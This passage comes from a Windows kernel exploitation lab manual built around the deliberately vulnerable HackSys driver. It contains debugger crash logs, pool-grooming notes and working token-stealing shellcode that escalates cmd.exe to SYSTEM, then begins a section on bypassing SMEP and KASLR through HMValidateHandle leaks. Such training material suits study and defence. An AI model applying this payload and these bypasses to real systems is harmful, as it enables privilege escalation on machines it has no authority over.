                        0,
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
                        &BytesReturned,
                        NULL);
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        exit(EXIT_FAILURE);
    }
    return EXIT_SUCCESS;
}
```

```
kd> g

                    ##      ## ######## ##      ## ########
                    ##      ## ##       ##      ## ##      ##
                    ##      ## ##       ##      ## ##      ##
                    ######### ######   ##      ## ##      ##
                    ##      ## ##        ##    ##  ##      ##
                    ##      ## ##         ## ##   ##      ##
                    ##      ## ########    ###    ########

                  HackSys Extreme Vulnerable Driver Exploits
                         Ashfaq Ansari (@HackSysTeam)
                           ashfaq[at]payatu[dot]com

[+] Starting Uninitialized Heap Variable Exploitation
        [+] Creating The Exploit Thread
                [+] Exploit Thread Handle: 0x50
        [+] Setting Thread Priority
                [+] Priority Set To THREAD_PRIORITY_HIGHEST
        [+] Getting Device Driver Handle
                [+] Device Name: \\.\HackSysExtremeVulnerableDriver
                [+] Device Handle: 0x54
        [+] Triggering Use of Uninitialized Heap Variable
****************Kernel Mode****************
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: PagedPool
[+] Pool Size: 0xF0
[+] Pool Chunk: 0xA10FFCA8
[+] UserValue: 0xBAADF00D
[+] UninitializedHeapVariable Address: 0xA21E3AB8
[+] Triggering Uninitialized Heap Variable Vulnerability
[+] UninitializedHeapVariable->Value: 0x00000000
[+] UninitializedHeapVariable->Callback: 0xFFFFFFFF

*** Fatal System Error: 0x00000050
                       (0xFFFFFFFF,0x00000008,0xFFFFFFFF,0x00000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
Connected to Windows 7 7601 x86 compatible target at (Sat Feb 25 09:49:05.120 2017
(UTC + 5:30)), ptr64 FALSE
Loading Kernel Symbols
...............................................................
................................................................
................
Loading User Symbols
............
Loading unloaded module list
.......
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

Use !analyze -v to get detailed debugging information.

BugCheck 50, {ffffffff, 8, ffffffff, 0}

Probably caused by : HEVD.sys ( HEVD!TriggerUninitializedHeapVariable+11c )

Followup: MachineOwner
---------

nt!RtlpBreakWithStatusInstruction:
8287c7b8 cc              int     3
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: ffffffff, memory referenced.
Arg2: 00000008, value 0 = read operation, 1 = write operation.
Arg3: ffffffff, If non-zero, the instruction address which referenced the bad memo
ry
        address.
Arg4: 00000000, (reserved)

Debugging Details:
------------------


WRITE_ADDRESS:  ffffffff

FAULTING_IP:
+1ad2faf00bcdfc0
ffffffff ??              ???

MM_INTERNAL_CODE:  0
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
DEFAULT_BUCKET_ID:  INTEL_CPU_MICROCODE_ZERO

BUGCHECK_STR:  0x50

PROCESS_NAME:  HackSysEVDExpl

CURRENT_IRQL:  2

TRAP_FRAME:  a21e3a28 -- (.trap 0xffffffffa21e3a28)
ErrCode = 00000010
eax=a10ffca8 ebx=00000000 ecx=9bd7ba18 edx=00000034 esi=baadf00d edi=0157fde4
eip=ffffffff esp=a21e3a9c ebp=a21e3ad4 iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
ffffffff ??              ???
Resetting default scope

LAST_CONTROL_TRANSFER:  from 828e0d5f to 8287c7b8

STACK_TEXT:
a21e357c 828e0d5f 00000003 4f59d33d 00000065 nt!RtlpBreakWithStatusInstruction
a21e35cc 828e185d 00000003 00000000 00000000 nt!KiBugCheckDebugBreak+0x1c
a21e3990 8288f879 00000050 ffffffff 00000008 nt!KeBugCheck2+0x68b
a21e3a10 82842aa8 00000008 ffffffff 00000000 nt!MmAccessFault+0x104
a21e3a10 ffffffff 00000008 ffffffff 00000000 nt!KiTrap0E+0xdc
WARNING: Frame IP not in any known module. Following frames may be wrong.
a21e3a98 9bd7ae86 39c9af68 92cbceb0 92cbcf20 0xffffffff
a21e3ad4 9bd7aede 0157fde4 a21e3afc 9bd7b204 HEVD!TriggerUninitializedHeapVariable
+0x11c [c:\hacksysextremevulnerabledriver\driver\uninitializedheapvariable.c @ 154
]
a21e3ae0 9bd7b204 92cbceb0 92cbcf20 84314c40 HEVD!UninitializedHeapVariableIoctlHa
ndler+0x1a [c:\hacksysextremevulnerabledriver\driver\uninitializedheapvariable.c @
183]
a21e3afc 82838c1e 85645200 92cbceb0 92cbceb0 HEVD!IrpDeviceIoCtlHandler+0x176 [c:\
hacksysextremevulnerabledriver\driver\hacksysextremevulnerabledriver.c @ 290]
a21e3b14 82a2cc09 84314c40 92cbceb0 92cbcf20 nt!IofCallDriver+0x63
a21e3b34 82a2fdf2 85645200 84314c40 00000000 nt!IopSynchronousServiceTail+0x1f8
a21e3bd0 82a76789 85645200 92cbceb0 00000000 nt!IopXxxControlFile+0x6aa
a21e3c04 8283f8c6 00000054 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
a21e3c04 779570f4 00000054 00000000 00000000 nt!KiSystemServicePostCall
0157fd18 779558a4 7599987d 00000054 00000000 ntdll!KiFastSystemCallRet
0157fd1c 7599987d 00000054 00000000 00000000 ntdll!NtDeviceIoControlFile+0xc
0157fd7c 7684ba7d 00000054 00222033 0157fde4 KERNELBASE!DeviceIoControl+0xf6
0157fda8 01283b3f 00000054 00222033 0157fde4 kernel32!DeviceIoControlImplementatio
n+0x80
0157fe00 7684ee1c 00000000 0157fe4c 779737eb HackSysEVDExploitTrigger!Uninitialize
dHeapVariableThread+0xff [c:\hacksysextremevulnerabledriver\exploit\uninitializedh
eapvariable.c @ 277]
0157fe0c 779737eb 00000000 76cb2459 00000000 kernel32!BaseThreadInitThunk+0xe
0157fe4c 779737be 01283a40 00000000 00000000 ntdll!__RtlUserThreadStart+0x70
0157fe64 00000000 01283a40 00000000 00000000 ntdll!_RtlUserThreadStart+0x1b


STACK_COMMAND:  kb

FOLLOWUP_IP:
HEVD!TriggerUninitializedHeapVariable+11c [c:\hacksysextremevulnerabledriver\drive
r\uninitializedheapvariable.c @ 154]
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
9bd7ae86 eb24            jmp     HEVD!TriggerUninitializedHeapVariable+0x142 (9bd7
aeac)

FAULTING_SOURCE_CODE:
   150:             DbgPrint("[+] UninitializedHeapVariable->Callback: 0x%p\n", Un
initializedHeapVariable->Callback);
   151:
   152:             UninitializedHeapVariable->Callback();
   153:         }
>  154:     }
   155:     __except (EXCEPTION_EXECUTE_HANDLER) {
   156:         Status = GetExceptionCode();
   157:         DbgPrint("[-] Exception Code: 0x%X\n", Status);
   158:     }
   159:


SYMBOL_STACK_INDEX:  6

SYMBOL_NAME:  HEVD!TriggerUninitializedHeapVariable+11c

FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: HEVD

IMAGE_NAME:  HEVD.sys

DEBUG_FLR_IMAGE_TIMESTAMP:  58ae81cc

FAILURE_BUCKET_ID:  0x50_HEVD!TriggerUninitializedHeapVariable+11c

BUCKET_ID:  0x50_HEVD!TriggerUninitializedHeapVariable+11c

Followup: MachineOwner
---------

kd> .trap 0xffffffffa21e3a28
ErrCode = 00000010
eax=a10ffca8 ebx=00000000 ecx=9bd7ba18 edx=00000034 esi=baadf00d edi=0157fde4
eip=ffffffff esp=a21e3a9c ebp=a21e3ad4 iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
ffffffff ??              ???
```

We can see that the crash occurred and it was trapped in the kernel debugger. As you can see that the crash occurred while calling random non executable memory. So, if we control the content of the paged pool chunk, then maybe we could execute code.

How can we put user controlled data on Kernel Paged Pool from User Mode?

Callback is the second member of `UNINITIALIZED_HEAP_VARIABLE` structure which is the **second DWORD**. However, when a block is freed to **ListHeads** list, `POOL_HEADER`

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

is immediately followed by `LIST_ENTRY` structure. `LIST_ENTRY` which is of **8 bytes** and used to track the freed poll chunk.

If pool chunk from **ListHeads** is used as **uninitialized** pool chunk, then the exploitation will **fail** as the **second DWORD** would be clobbered and call to `[LIST_ENTRY.Blink]` will throw an exception.

We need to find an interface which takes data from **User Mode** and copies it to **Kernel Paged Pool** and **does not clobber** it much.

One of such interface is **Named Objects**, it provides an easy way for the processes to share **object handles**.

CreateEvent is one of such object and we are going to use it to groom **Lookaside** list.

```
HANDLE WINAPI CreateEvent(
  _In_opt_ LPSECURITY_ATTRIBUTES lpEventAttributes,
  _In_     BOOL                  bManualReset,
  _In_     BOOL                  bInitialState,
  _In_opt_ LPCTSTR               lpName
);
```

The last parameter for this Object constructor is `lpName` which is of type `LPCTSTR`. `LPCTSTR` is a `const TCHAR` string, `TCHAR` being either a `wide char` or `char` depending on whether `UNICODE` is defined in the project.

Interesting fact is, `lpName` is allocated on **Paged Pool** and we can control the **content** as well as **length**. Isn't this awesome?

We need to make sure that `lpName` does not contain any **NULL**. If there are **NULL** bytes, then the exploitation will fail as the length of the `lpName` will be reduced and we won't get the desired Pool chunk.

As we are dealing with **Named Objects**, one of the caveat is, if same static string is passed to consecutive calls to Object constructor as **object Name**, then only one Pool chunk will be served for all further requests.

This will not allow us to populate **Lookaside** list and the exploitation will fail. To overcome this issue, we need to make sure that the string is random for each call to object constructor.

How can we get the pool chunk allocation from Lookaside list?

If you read the Pool Internal chapter, you will find that if **Lookaside** list is activated, populated (free chunks available) and `BlockSize <= 0x20`, then the allocation will come from **Lookaside** list.

However, if there are no free chunks in the **Lookaside** list, then the allocation will come from **ListHeads** list.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني


How Lookaside list is activated and populated?

Lookaside list is lazy activated **2 minutes after boot**, this increases boot-up speed and reduce memory footprint. Lookaside list **cannot** hold more than **256 free chunks** in each bucket.

To populate particular **Lookaside** list bucket, allocate **256 objects** of same size and then free them. If **Lookaside** list is not populated, the allocation will come from **ListHeads** list.

Exploit

If your Pool grooming was successful, then there is a high chance that the exploit will succeed.



All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Mitigation

Our current implementation suffers limitation when **SMEP/SMAP** is enabled. **SMEP** (Supervisor Mode Execution Prevention) will disallow execution of code that lies in User mode memory from Kernel land and will **BugCheck** on doing so.

Resources

1. https://en.wikipedia.org/wiki/Uninitialized_variable
2. https://cwe.mitre.org/data/definitions/457.html
3. https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Exploit/UninitializedHeapVariable.c

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Left Blank for Notes

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Escalation of Privilege (EoP) Payload

Motivation

Understand how we can escalate the privileges of the target process by copying the **SYSTEM** token to **target process** using a Kernel debugger.

Prerequisite

a. General OS concepts
b. User mode exploitation
c. Window kernel Internals [2][3]

Introduction

The most common type of payload used for kernel vulnerabilities is privilege escalation. This is commonly used to escalate the privileges of **Low Integrity** user to **High Integrity** (SYSTEM). Attacker might want to get full control over system or just escaping applications sandbox, local privilege escalation is always key to success.

This lab manual will try to explain Windows Kernel privilege escalation also called **Token Stealing** process in step by step manner.

Payload Analysis

Below is the generic payload that is used to escalate privileges on **HackSys Extreme Vulnerable Driver**. The respective source code of payload on different types of vulnerabilities will be found at `payload.h/.c` [1]

```
// Windows 7 SP1 x86 Offsets
#define KTHREAD_OFFSET     0x124    // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET    0x050    // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET         0x0B4    // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET       0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Flink
#define TOKEN_OFFSET       0x0F8    // nt!_EPROCESS.Token
#define SYSTEM_PID         0x004    // SYSTEM Process PID

VOID TokenStealingShellcodeWin7Generic() {
    // No Need of Kernel Recovery as we are not corrupting anything
    __asm {
        ; initialize
        pushad                              ; save registers state

        xor eax, eax                        ; Set zero
        mov eax, fs:[eax + KTHREAD_OFFSET]  ; Get nt!_KPCR.PcrbData.CurrentThread
        mov eax, [eax + EPROCESS_OFFSET]    ; Get nt!_KTHREAD.ApcState.Process

        mov ecx, eax                        ; Copy current _EPROCESS structure
        mov edx, SYSTEM_PID                 ; WIN 7 SP1 SYSTEM Process PID = 0x4

        SearchSystemPID:
            mov eax, [eax + FLINK_OFFSET]   ;
nt!_EPROCESS.ActiveProcessLinks.Flink
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
            sub eax, FLINK_OFFSET
            cmp [eax + PID_OFFSET], edx      ; Get nt!_EPROCESS.UniqueProcessId
            jne SearchSystemPID

        mov edx, [eax + TOKEN_OFFSET]        ; Get SYSTEM process
nt!_EPROCESS.Token
        mov [ecx + TOKEN_OFFSET], edx        ; Copy nt!_EPROCESS.Token of SYSTEM
                                             ; to current process
        popad                                ; restore registers state
    }
}
```

Although above assembly listing fully explains things line by line, we will take approach in understanding and validating each step using kernel mode debugger. We will escalate local privileges on cmd.exe process running by **Guest user** to more powerful of **SYSTEM** user.

Processor Initialization

When Windows boots up, it performs some basic initialization for each processor. The **Processor Control Region** (**PCR**) is a per processor structure that stores critical CPU information and state. On x86 it contains base address of **IDT** and current **IRQL**. Inside that it also stores another important structure called the **Processor Region Control Block** (**PRCB**). It is a per-processor data structure that maintains information about processor like CPU type, model, speed, current thread for that processor etc.

P.S. Data structures shown in this document may vary across different versions of Windows even Service Pack. All debugging information dumped using WinDbg in this document is from windows 7 Service Pack 1 x86.

PCR for current processor is accessible from kernel mode using special register **fs**.

```
fs[0] ; this is PCR
```

So the line below retrieves current executing thread on current processor.

```
mov eax, fs:[eax + KTHREAD_OFFSET] ; eax = fs:0x124
```

Above line should make sense when we see actual data structures like below one:

```
kd> dt nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 Used_ExceptionList : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Used_StackBase   : Ptr32 Void
   ...
   +0x120 PrcbData         : _KPRCB
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
kd> dt nt!_KPRCB
   +0x000 MinorVersion      : Uint2B
   +0x002 MajorVersion      : Uint2B
   +0x004 CurrentThread     : Ptr32 _KTHREAD
   +0x008 NextThread        : Ptr32 _KTHREAD
   ...
   +0x361c ContextFlags      : Uint4B
   +0x3620 ExtendedState     : Ptr32 _XSAVE_AREA
```

Once we obtain the current thread from PRCB, time to get process the thread associated with.

Processes and Threads

Each process is defined by two data kernel data structures called EPROCESS and KPROCESS. Process contains at least one thread (main thread). An EPROCESS structure contains basic process information like Process ID, Security Token, list of threads etc. A KPROCESS structure contains scheduling information for the process like Page Directory, Idle Processor, System/User time etc.

Similarly a thread is defined by two different kernel data structures ETHREAD and KTHREAD. An EHTREAD contains information about thread like Thread ID, associated process, etc. KTHREAD contains scheduling information for the thread dispatcher such as Thread Stack information, Processor, etc. ETHREAD contains KTHREAD.

```
kd> dt nt!_ETHREAD
   +0x000 Tcb                  : _KTHREAD
   +0x200 CreateTime           : _LARGE_INTEGER
   ...
   +0x2ac ReservedForSynchTracking : Ptr32 Void
   +0x2b0 CmCallbackListHead : _SINGLE_LIST_ENTRY

kd> dt nt!_kTHREAD
   +0x000 Header               : _DISPATCHER_HEADER
   +0x010 CycleTime            : Uint8B
   ...
   +0x040 ApcState             : _KAPC_STATE
   +0x040 ApcStateFill         : [23] UChar
   ...
   +0x1f8 XStateSave           : Ptr32 _XSTATE_SAVE

kd> dt nt!_KAPC_STATE
   +0x000 ApcListHead          : [2] _LIST_ENTRY
   +0x010 Process              : Ptr32 _KPROCESS
   ...
   +0x016 UserApcPending       : UChar
```

So the line below will extract associated process from current executing thread.

```
mov eax, [eax + EPROCESS_OFFSET]    ; eax = [thread + 0x50]
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Next step is to get TOKEN of the current process:

```
kd> dt nt!_EPROCESS
   +0x000 Pcb                      : _KPROCESS
   +0x098 ProcessLock              : _EX_PUSH_LOCK
   ...
   +0x0b8 ActiveProcessLinks : _LIST_ENTRY
   ...
   +0x0f4 ObjectTable              : Ptr32 _HANDLE_TABLE
   +0x0f8 Token                    : _EX_FAST_REF
   ...
   +0x2bc TimerResolutionStackRecord : Ptr32 _PO_DIAG_STACK_RECORD
```

The Token value stored in EPROCESS is combination of actual token value and reference count. Last 3 bits of this value is used to keep track of references of token object. To get the actual pointer from an EX_FAST_REF, simply change the last hex digit to zero. To accomplish this programmatically, mask off the lowest 3 bits of the value with a logical-AND operation.

```
kd> dt nt!_EX_FAST_REF
   +0x000 Object                   : Ptr32 Void
   +0x000 RefCnt                   : Pos 0, 3 Bits
   +0x000 Value                    : Uint4B
```

Finally we will just iterate through the ActiveProcessLinks to get **SYSTEM** process and duplicate its token to our process. This will simply make our process GOD.

Privilege Escalation

Now we will validate our understanding by applying these steps in debugger to escalate **cmd.exe** rights to **SYSTEM** using Kernel debugger. Set up your kernel debugging environment, log into **Debugee** system as **Guest** user and launch **cmd.exe**. Inside debugger, make it break at any arbitrary point:

List down current process using WinDbg:

```
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS 83dbb020  SessionId: none  Cid: 0004    Peb: 00000000
ParentCid: 0000
    DirBase: 00185000  ObjectTable: 87801c98  HandleCount: 481.
    Image: System

...

PROCESS 857da618  SessionId: 1  Cid: 064c    Peb: 7ffd5000
ParentCid: 0788
    DirBase: 3eed3360  ObjectTable: 94147538  HandleCount:  21.
    Image: cmd.exe
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
...

PROCESS 85809978  SessionId: 0  Cid: 00bc    Peb: 7ffd4000
ParentCid: 058c
    DirBase: 3eed33e0  ObjectTable: 95c19c08  HandleCount:  81.
    Image: SearchFilterHost.exe
```

Highlighted information shows our interested images in kernel mode with respective **PROCESS** information. Validate information about token using below command:

```
kd> !process 83dbb020 1
PROCESS 83dd4020  SessionId: none  Cid: 0004    Peb: 00000000
ParentCid: 0000
    DirBase: 00185000  ObjectTable: 87801c98  HandleCount: 481.
    Image: System
    VadRoot 84b2c690 Vads 7 Clone 0 Private 4. Modified 60078.
Locked 64.
    DeviceMap 87808a38
    Token                             878013e0
    ElapsedTime                       <Invalid>
    UserTime                          00:00:00.000
    KernelTime                        00:00:00.580
    QuotaPoolUsage[PagedPool]         0
    QuotaPoolUsage[NonPagedPool]      0
    Working Set Sizes (now,min,max)  (152, 0, 0) (608KB, 0KB, 0KB)
    ...
    CommitCharge                      11


kd> !process 857da618 1
PROCESS 857b6030  SessionId: 1  Cid: 064c    Peb: 7ffd5000
ParentCid: 0788
    DirBase: 3eed3360  ObjectTable: 94147538  HandleCount:  21.
    Image: cmd.exe
    VadRoot 85648008 Vads 37 Clone 0 Private 117. Modified 0. Locked
0.
    DeviceMap 9321a330
    Token                             954009a8
    ElapsedTime                       00:00:19.249
    UserTime                          00:00:00.000
    KernelTime                        00:00:00.000
    ...
    Working Set Sizes (now,min,max)  (560, 50, 345) (2240KB, 200KB,
1380KB)
    PeakWorkingSetSize                560
    ...
    CommitCharge                      402
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Just replace the token of **cmd.exe** with **SYSTEM**:

```
kd> ed 857da618+0xf8 878013e0
kd> dd 857da618+0xf8 L1
857da710  878013e0

kd> !process 857da618 1
PROCESS 857da618  SessionId: 1  Cid: 0478    Peb: 7ffd9000
ParentCid: 0640
    DirBase: 3ee97340  ObjectTable: 93fffec0  HandleCount:  21.
    Image: cmd.exe
    VadRoot 85596e60 Vads 37 Clone 0 Private 116. Modified 0. Locked
0.
    DeviceMap 918e5bd8
    Token                             878013e0
    ElapsedTime                       00:00:15.788
    UserTime                          00:00:00.000
    KernelTime                        00:00:00.000
    QuotaPoolUsage[PagedPool]         0
    QuotaPoolUsage[NonPagedPool]      0
    Working Set Sizes (now,min,max)  (559, 50, 345) (2236KB, 200KB,
1380KB)
    ...
    CommitCharge                      401
```

Now, let's verify escalated privileges by typing **whoami** command.




Fig: Privilege Escalation of CMD.EXE

Resources

1. https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Exploit/Source/payload.c
2. Windows Internals
3. Practical Reverse Engineering

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Left Blank for Notes

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Kernel ASLR Bypass

Motivation

If you followed along, our primitive to escalate privilege was to redirect the execution flow to user space virtual address and execute the token stealing payload. However, with the introduction of SMEP, it's no longer possible to redirect the execution to user space. When you redirect the execution to user space with SMEP enabled, you will get a BSOD.

Prerequisite

a. General OS concepts
b. SMEP background
c. ASLR concept
d. ROP concept

Introduction

Now, as we know that we cannot just redirect the execution flow to user space while in kernel mode. KASLR bypasses are needed to calculate the base address of kernel binary and build a ROP chain which disables SMEP.

SMEP is a hardware feature and in Windows, SMEP is implemented with the help of page tables. **SMEP bit (20th bit)** of **CR4** register dictates if SMEP is enabled or not. If somehow we manage to flip the **20th bit** of **CR4** register, we disable SMEP. After SMEP is disabled, we could simply redirect the execution to user space virtual address again and execute the token stealing payload and there will no BSOD.

HMValidateHandle

In order to validate handles, **Window Manager** internally uses **HMValidateHandle** APIs. **HMValidateHandle** is a function in **user32.dll** and it's not exported, but is in turn called by other functions such as `user32!IsMenu`.

```
kd> u User32!IsMenu
USER32!IsMenu:
00007ffd`626d89e0 4883ec28        sub     rsp,28h
00007ffd`626d89e4 b202            mov     dl,2
00007ffd`626d89e6 e805380000      call    USER32!HMValidateHandle
00007ffd`626d89eb 33c9            xor     ecx,ecx
00007ffd`626d89ed 4885c0          test    rax,rax
00007ffd`626d89f0 0f95c1          setne   cl
00007ffd`626d89f3 8bc1            mov     eax,ecx
00007ffd`626d89f5 4883c428        add     rsp,28h
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

This can help to resolve the function at runtime and call it. Here's how this can be done.

1. LoadLibrary (user32.dll)
2. GetProcAddress (IsMenu)
3. Start parsing `IsMenu` until you encounter call [0xE8]. Consider the next 4 bytes as a ***near call*** and hence calculate the address of `HMValidateHandle`.

HMValidateHandle Leak

HmValidteHandle function signature is given below:

```
tagWND *HMValidateHandle(HWND handle, int type)
```

Given a handle to a window and type it will validate the handle and return a `win32k!tagWND` object mapped in the user space.

This object has abundance of addresses to the kernel space. First member of `tagWND` is `_THRDESKHEAD` which has members like this:

```
typedef struct _HEAD
{
  HANDLE h;
  DWORD  cLockObj;
} HEAD, *PHEAD;


typedef struct _THROBJHEAD
{
   HEAD;
   PTHREADINFO pti;
} THROBJHEAD, *PTHROBJHEAD;


typedef struct _THRDESKHEAD
{
   THROBJHEAD;
   PDESKTOP    rpdesk;
   PVOID       pSelf;   // points to the kernel mode address
} THRDESKHEAD, *PTHRDESKHEAD;
```

Look at a sample call on a handle to a window.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
CreateWindowObject
RegisterClassW : 0xc1c7                                handleWindow
CreateWindowExW : 0xa004a
